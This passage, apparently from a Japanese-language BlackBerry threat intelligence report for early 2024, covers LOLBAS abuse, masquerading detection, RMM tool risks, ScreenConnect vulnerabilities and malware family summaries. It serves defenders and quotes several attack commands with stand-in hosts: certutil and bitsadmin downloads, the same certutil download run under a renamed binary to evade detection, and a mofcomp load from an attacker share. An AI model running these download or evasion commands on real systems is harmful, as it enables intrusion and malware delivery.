前回のレポートでは、脅威アクターが Certutil などの環境寄生型攻撃に使用されるバイナリとスクリプト（LOLBAS）ユーティリティをどのように悪用または誤用しているかについて解説しました。脅威アクターは、検知機能を回避するために正規のユーティリティ（Certutil など）の名前を変更することがよく見られます。これはマスカレーディングと呼ばれ、MITRE 手法 ID：T1036.003 が割り当てられています。防御者は、マスカレーディングなどの回避手法のリスクを最小限に抑えるために、強力な検知機能を展開する必要があります。たとえば、Certutil コマンド（およびこのツールとともに悪用されているオプション / 引数）を認識した場合にのみトリガーされる検知ルールを作成しても簡単に回避されます。

以下の 2 つのコマンドを例に挙げます。

```
certutil.exe -urlcache -split -f “hxxps://bbtest/badFile[.]txt” bad[.]txt
```

検知機能が Certutil コマンド（とそのオプション）の認識にのみ依存している場合、このコマンドは検知されますが、簡単に回避できるため弱い保護と見なされます。

```
outlook.exe -urlcache -split -f “hxxps://bbtest/badFile[.]txt” bad[.]txt
```

この場合、certutil.exe の名前を outlook.exe に変更しているため、検知を完全に回避します（上記のロジックを使用している場合）。

より良い対策として、元のファイル名（コンパイル時に指定されている内部ファイル名）などの Portable Executable（PE）ファイル / プロセスメタデータを収集し、検知機能に組み込むことができます。ディスク上のファイル名とバイナリの PE メタデータが一致していなければ、コンパイル後にバイナリの名前が変更されていると判断できます。

LOLBAS 活動

今回の調査期間中、お客様の環境で確認された LOLBAS 活動に以下のような変化が見られました。

- regsvr32.exe に関連する検知の増加
- mshta.exe に関連する活動の減少
- bitsadmin.exe に関連する検知の大幅な増加

以下の表は、悪意のある LOLBAS の使用方法の例を示したものです（前回の調査期間に紹介したものは除外しています）。




図 16：CylanceMDR が検知した LOLBAS

ファイル	MITRE
Bitsadmin.exe	T1197 | T1105
悪用方法： • 悪意のあるホストからのダウンロード / ホストへのアップロード（内部へのツール転送） • 悪意のあるプロセスの実行に使用できる	
コマンドの例： bitsadmin /transfer defaultjob1 /download hxxp://baddomain[.]com/bbtest/bbtest C:\Users\<user>\AppData\Local\Temp\bbtest	
ファイル	**MITRE**
mofcomp.exe	T1218
悪用方法： • 悪意のある Managed Object Format（MOF）スクリプトのインストールに使用できる • MOF 文は mofcomp.exe ユーティリティにより解析され、ファイルで定義されているクラスとクラスインスタンスが WMI リポジトリに追加される	
コマンドの例： mofcomp.exe \\<AttackkerIP>\content\BBwmi[.]mof	

Remote Monitoring and Management（RMM）ツールは、マネージド IT サービスプロバイダ（MSP）により顧客のエンドポイントをリモートで監視するためによく使用されています。しかし RMM ツールは、脅威アクターが同じシステムにアクセスすることも可能にします。これらのツールは多数の管理機能を提供しており、脅威アクターは信頼される承認されたツールを使用することで紛れ込むことができます。

2023 年には、2023 年 9 月の MGM Resorts International への攻撃の背後にいると考えられているサイバー攻撃グループである Scattered Spider に関連するレポートの影響で、RMM ツールの悪用が関心の的となりました[42]。Scattered Spider のメンバーは高度なソーシャルエンジニアリングの専門家であると考えられ、SIM スワップ攻撃、フィッシング、プッシュ爆撃などの多様な手法を展開しています[43]。攻撃中に以下のような幅広い RMM ツールを使用しています。

- Splashtop
- TeamViewer
- ScreenConnect

2024 年の最初の調査期間中も、ConnectWise ScreenConnect（23.9.8 より前の全バージョン）での 2 つの脆弱性の発見以降、RMM ツールに対する高い関心は続いています[44]。CVE の詳細については以下を参照してください。

- **CVE-2024-1709**
  - CWE-288：代替パスまたはチャネルを使用した認証の回避
- **CVE-2024-1708**
  - CWE-22：制限されたディレクトリへの不適切なパス名制限（「パストラバーサル」）

以下のグラフは、今回の調査期間に確認された最も一般的な RMM ツールを示しています。




図 17：CylanceMDR が確認した RMM ツール

CylanceMDR の解析では、多くのお客様が複数の RMM ツールを使用しており、攻撃対象領域やリスクを拡大させていることがわかりました。以下のような軽減策が提案されています。

リモートアクセスツール（RMM ツール）の監査

- 環境内で現在使用されている RMM ツールを確認します。
- ツールが環境内で承認されていることを確認します。
- 複数の RMM ツールを使用している場合は、統合できるかどうかを判断します。使用しているツールの数を減らすと、リスクが減ります。

ポートとプロトコルの無効化

- 未承認のリモートアクセスツールに関連する、一般的に使用されているポートへのインバウンドとアウトバウンドのネットワーク通信をブロックします。

ログの定期的な監査

- リモートアクセスツールの異常な使用を検知します。

パッチの適用

- 使用している RMM ツールに関連する脆弱性を定期的に確認し、必要に応じて更新します。
- RMM ツールなどのインターネットにアクセス可能なソフトウェアは、定期的なパッチサイクルの実行時には常に最優先とします。

ネットワークのセグメント化

- ネットワークをセグメント化し、デバイスやデータへのアクセスを制限することで、水平移動を最小限に抑えます。


デバイスのタグ付け

- セキュリティベンダーにより、RMM ツールを使用するデバイスをタグ付けするオプションが提供されているかどうかを確認します。提供されている場合は、SOC に対して可視化されるように、このオプションを有効にします。ベンダーによっては承認されたツール / 活動を識別するメモ / タグを残すオプションを提供しており、これは調査時にアナリストに大いに役立ちます。

メモリ読み込み型 RMM

- メモリにのみ読み込まれるリモートアクセスを検知できるセキュリティソフトウェアを使用します。

結論



この 90 日間のレポートは、お客様が最新の情報を得て、将来の脅威に備えられるようにすることを目的としています。急速に変化するサイバーセキュリティ脅威環境に対処するには、業界、地域、および主要な問題に対する最新のセキュリティニュースを把握することが有用です。2024 年 1 月から 3 月の重要ポイントを以下にまとめます。

- 阻止された攻撃についての内部テレメトリによると、BlackBerry は世界中でテナントに対する**攻撃を 1 日あたり 3 万 7,000 件**阻止しました。テナントおよびお客様を標的とするユニークなマルウェアは、前回の調査期間と比べて、**1 分あたり 40%** の大幅な増加が確認されています。これは脅威アクターが、標的とする被害者に対して幅広い対策を取っていることを示しています。

- 重要インフラ、営利企業、および上位の脅威セクションでは、**インフォスティーラの利用が顕著**でした。これは、あらゆる地域および業界で、脅威アクターが機密データや個人データを強く求めていることを示しています。

- 最も注目すべきランサムウェアグループについての新しいランサムウェアセクションで強調しているように、**重要インフラ、特に医療を標的とするランサムウェアが増加**しています。

- 昨年は **CVE の悪用が急速に拡大**しており、この傾向は今後も継続します。BlackBerry は過去 3 か月間で、NIST により公開された新しい CVE を約 9,000 個記録しています。また、公開されたこれらの脆弱性の 56% 以上が、深刻度 7.0 以上と評価されています。パッチが適用されていない被害者のマシンに一連のマルウェアを配布するため、ConnectWise ScreenConnect、GoAnywhere、および複数の純正の Ivanti 製品など、広く使用されている正規のソフトウェアに関連するエクスプロイトが脅威アクターにより驚くべき速さで武器化されています。


- **ディープフェイクや誤情報による政治的な欺瞞**がソーシャルメディアを介してますます広まっており、特にロシアのウクライナ侵攻、中東紛争の広がり、および 11 月に実施される米国大統領選挙に関して、今後も問題となり続けるでしょう。

上位のサイバーセキュリティ脅威および防御の詳細については、BlackBerry のブログをお読みください。

謝辞

本レポートは、BlackBerry が擁する優秀なチームと個人の共同作業によって生まれました。特に以下の方々に感謝申し上げます。

- Adrian Chambers
- Alan McCarthy
- Amalkanth Raveendran
- Anne-Carmen Ditter
- Claudia Preciado
- Daniel Corry
- Dean Given
- Geoff O’ Rourke
- John de Boer
- Ismael Valenzuela Espejo
- Maristela Ames
- Natalia Ciapponi
- Natasha Rohner
- Patryk Matysik
- Ronald Welch
- Travis Hoxmeier
- William Johnson



付録：重要インフラと営利企業に対する脅威

8Base ランサムウェア：2023 年に最初に発見された、特に攻撃的なランサムウェアグループ。歴史が浅いにもかかわらず非常に活動的であり、主に北米と LATAM 諸国の被害者を標的としています。この脅威グループは複数の戦術の組み合わせを利用して初期アクセスを確立した後、潜在的な利益を最大化するために被害者のシステム内の脆弱性を悪用することもあります。

Amadey（Amadey Bot）：モジュール設計を持つ多機能ボットネット。被害者のデバイスへの侵入後、Amadey は C2 サーバーからコマンドを受信して、情報の窃取や追加のペイロードの展開などのさまざまなタスクを実行できます。

Buhti：比較的新しいランサムウェア活動である Buhti は、流出した LockBit 3.0（別名 LockBit Black）および Babuk ランサムウェアファミリーの亜種を使用して、Windows および Linux システムを攻撃します。また、Buhti は「Go」プログラミング言語で書かれた、特定の拡張子を持つファイルを窃取するように設計されたカスタムデータ抽出ユーティリティを使用することが知られています。このランサムウェアオペレーターは、IBM の Aspera Faspex ファイル交換アプリケーションに影響するその他の深刻なバグ（CVE-2022-47986）や最近パッチが適用された PaperCut の脆弱性（CVE-2023-27350）もすでに悪用していることが確認されています。

LummaStealer（LummaC2）：営利企業および重要インフラ組織を標的とする C 言語で書かれたインフォスティーラ。被害者のデバイスから個人データおよび機密データを抽出することに焦点を置いています。地下フォーラムや Telegram グループで宣伝および配布されることが多いこのインフォスティーラは、多くの場合、トロイの木馬やスパムを使用して拡散されます。

PrivateLoader：2021 年から出回っている悪名高いダウンローダーファミリー。主に北米の営利企業を標的としています。PrivateLoader は（その名が示すように）初期アクセスメカニズムであり、被害者のデバイスへのインフォスティーラなどの多数の悪意のあるペイロードの展開を可能にしています。PrivateLoader はその継続的な使用と開発の資金調達のために、地下のインストール課金型（PPI）サービスを使用して、配布ネットワークを運営しています。

RaccoonStealer：MaaS インフォスティーラ。2019 年から出回っている RaccoonStealer の作成者は、セキュリティソフトウェアや従来の AV ソフトウェアを回避するようにその機能を強化しています。BlackBerry の内部テレメトリによると、RaccoonStealer は北米の営利企業を標的としていることが確認されています。

RedLine（RedLine Stealer）：MaaS として販売されることが多い、広く流通しているマルウェアインフォスティーラ。このマルウェアを配布している脅威グループの動機は、政治、破壊、諜報活動ではなく、主に金銭的利益のようです。このため、RedLine は幅広い業界や地域を積極的に標的としています。

Remcos（RemcosRAT）：コンピューターやデバイスを遠隔制御するために使用されている商業用 RAT。正規のソフトウェアとして宣伝されていますが、この遠隔制御・監視ソフトウェアは多くの場合、リモートアクセス型トロイの木馬として使用されています。

SmokeLoader：被害者のデバイスへの他のマルウェアの展開など、多様な機能を持つ、広く利用されているマルウェア。SmokeLoader は、BlackBerry が複数のグローバル脅威インテリジェンスレポートで報告している、繰り返し発生している脅威です。今回の調査期間には、このマルウェアは北米の商業サービスおよびプロフェッショナルサービスを標的としていたことが確認されています。

Vidar（VidarStealer）：2018 年から出回っているコモディティインフォスティーラであり、高度に武器化されたマルウェアファミリーへと成長しています。攻撃者は、人気のある ConnectWise の ScreenConnect RRM ソフトウェアの脆弱性を悪用して Vidar を展開しています。CVE-2024-1708 と CVE-2024-1709 の 2 つの CVE が、脅威アクターが防御を回避して、重要なシステムにアクセスすることを可能にしています。

法的免責条項

BlackBerry グローバル脅威インテリジェンスレポートに記載されている情報は、情報提供のみを目的としています。BlackBerry は、本書で言及されている第三者の記述や研究の正確性、完全性、信頼性については保証せず、責任も負いません。本レポートで説明されている解析は、BlackBerry の研究アナリストが入手可能な情報について現時点で理解している内容を反映しており、追加情報が明らかになれば変更される可能性があります。本書の情報を読者の私用目的または業務目的に適用する際には、読者が正当な注意を払う責任があります。BlackBerry は、本レポートに示されている情報の悪意のある使用や不正利用を一切容認しません。

巻末注

[1] https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors
[2] https://www.bleepingcomputer.com/news/security/us-nuclear-research-lab-data-breach-impacts-45-000-people/
[3] https://cybernews.com/news/north-face-vans-maker-vf-corp-says-35-5-million-impacted-in-dec-breach/
[4] https://therecord.media/coop-varmland-sweden-supermarket-chain-cyberattack
[5] https://www.securityweek.com/german-steelmaker-thyssenkrupp-confirms-ransomware-attack/
[6] https://www.vrt.be/vrtnws/en/2024/03/06/cyber-attack-brings-production-at-duvel-moortgat-breweries-to-a/
[7] https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation
[8] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-352a
[9] https://www.cisa.gov/resources-tools/resources/cyber-safety-review-board-releases-report-microsoft-online-exchange-incident-summer-2023
[10] https://attack.mitre.org/techniques/T1133/
[11] https://attack.mitre.org/techniques/T1078/004/
[12] https://attack.mitre.org/techniques/T1133/
[13] https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation
[14] https://www.bleepingcomputer.com/news/security/capital-health-attack-claimed-by-lockbit-ransomware-risk-of-data-leak/
[15] https://www.bleepingcomputer.com/news/security/rhysida-ransomware-leaks-documents-stolen-from-chilean-army/
[16] https://www.bleepingcomputer.com/news/security/yacht-retailer-marinemax-discloses-data-breach-after-cyberattack/
[17] https://www.microsoft.com/en-us/security/blog/2024/01/25/midnight-blizzard-guidance-for-responders-on-nation-state-attack/
[18] https://thehackernews.com/2024/03/russian-hackers-use-wineloader-malware.html
[19] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a
[20] https://attack.mitre.org/software/S0002/
[21] https://attack.mitre.org/software/S0154/
[22] https://ngrok.com/
[23] https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&v=2
[24] https://www.wired.com/story/xz-backdoor-everything-you-need-to-know/
[25] https://nvd.nist.gov/vuln
[26] https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094
[27] https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US
[28] https://www.ivanti.com/blog/security-update-for-ivanti-connect-secure-and-ivanti-policy-secure-gateways
[29] https://www.bleepingcomputer.com/news/security/ivanti-fixes-critical-standalone-sentry-bug-reported-by-nato/
[30] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21412
[31] https://www.bleepingcomputer.com/news/security/hackers-used-new-windows-defender-zero-day-to-drop-darkme-malware/
[32] https://www.bleepingcomputer.com/news/security/lazarus-hackers-exploited-windows-zero-day-to-gain-kernel-privileges/
[33] https://www.fortra.com/security/advisory/fi-2024-001
[34] https://www.jenkins.io/security/advisory/2024-01-24/
[35] https://www.bleepingcomputer.com/news/security/screenconnect-critical-bug-now-under-attack-as-exploit-code-emerges/
[36] https://attack.mitre.org/tactics/TA0005/; https://attack.mitre.org/tactics/TA0007/; https://attack.mitre.org/tactics/TA0004/
[37] https://attack.mitre.org/techniques/T1518/001/
[38] https://attack.mitre.org/techniques/T1036/
[39] https://attack.mitre.org/techniques/T1083/
[40] https://attack.mitre.org/techniques/T1071/
[41] https://attack.mitre.org/techniques/T1547/001/
[42] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a
[43] https://krebsonsecurity.com/2024/03/recent-mfa-bombing-attacks-targeting-apple-users/
[44] https://www.connectwise.com/company/trust/security-bulletins/connectwise-screenconnect-23.9.8

BlackBerry Intelligent Security. Everywhere.

BlackBerry について

BlackBerry（NYSE：BB；TSX：BB）は、インテリジェントなセキュリティソフトウェアおよびサービスを世界中のエンタープライズと政府機関に提供しています。BlackBerry の製品は 2 億 3,500 万台以上の車両を保護しています。BlackBerry はカナダのオンタリオ州ウォータールーに本拠を置き、AI と機械学習を活用してサイバーセキュリティ、安全、データプライバシーソリューションの分野に革新的なソリューションを提供しています。また、エンドポイントセキュリティ、エンドポイント管理、暗号化、組み込みシステムの分野におけるトップクラスの企業です。BlackBerry のビジョンは明確です。つながる未来に信頼性あるセキュリティを確保することです。

詳細については、BlackBerry.com にアクセスし、@BlackBerryJPsec をフォローしてください。